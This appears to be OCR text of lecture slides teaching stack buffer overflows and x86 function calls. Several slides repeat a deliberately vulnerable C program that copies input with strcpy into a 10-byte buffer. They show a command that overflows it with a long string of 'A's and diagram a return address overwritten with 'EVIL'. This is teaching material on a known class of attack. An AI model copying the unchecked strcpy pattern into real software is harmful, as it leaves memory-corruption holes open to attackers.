
It will overwrite whatever was located at that address

Our buffer overwrites the return addresses of other stack frames

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```



The Stack

0xFFFFF

main() stack frame

…	AAAAA
…	AAAAA
Return Address	AAAAA
..	AAAAA


foo() stack frame

…	AAAAA
…	AAAAA
Return Address	EVIL
CHAR BUFFER[]	AAAAA

```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


What could we overwrite it with?

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack



...	AAAAA
...	AAAAA
Return Address	AAAAA
..	AAAAA
...	AAAAA
...	AAAAA
Return Address	EVIL
CHAR BUFFER[]	AAAAA


```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

What could we overwrite it with?

Our own malicious code!

Putting Stuff on the stack

How does a program know where to find function args and local variables?



```
void main()
{
    foo(2,3);
    return 0;
}
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```


```
push   $0x3          ; push b
push   $0x2          ; push a
call   .... <foo> ; push RA
...
```

```
push   %ebp                ; save ebp
mov    %esp,%ebp           ; set ebp
...
mov    0x8(%ebp),%edx      ; a
mov    0xc(%ebp),%eax      ; b
add    %edx,%eax.          ; +
mov    %eax,-0x8(%ebp)     ; x=
mov    0x8(%ebp),%eax      ; etc.
sub    0xc(%ebp),%eax
mov    %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```

There are two important registers that are used for accessing the stack

Putting Stuff on the stack

How does a program know where to find function args and local variables?



```
void main()
{
    foo(2,3);
    return 0;
}
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3          ; push b
push    $0x2          ; push a
call    .... <foo>    ; push RA
...
```

```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```


There are two important registers that are used for accessing the stack

esp = points to top of stack

ebp = points to the current stack frame

Putting Stuff on the stack

How does a program know where to find function args and local variables?



Function prologue

```
void main()
{
     foo(2,3);
     return 0;
}
```

```
push    $0x3          ; push b
push    $0x2          ; push a
call    .... <foo>    ; push RA
...
```

```
void foo(int a, int b)
{
     int x, y;
     x = a + b;
     y = a - b;
}
```

```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```

There are two important registers that are used for accessing the stack


esp = points to top of stack

ebp = points to the current stack frame

Putting Stuff on the stack

How does a program know where to find function args and local variables?

Function epilogue

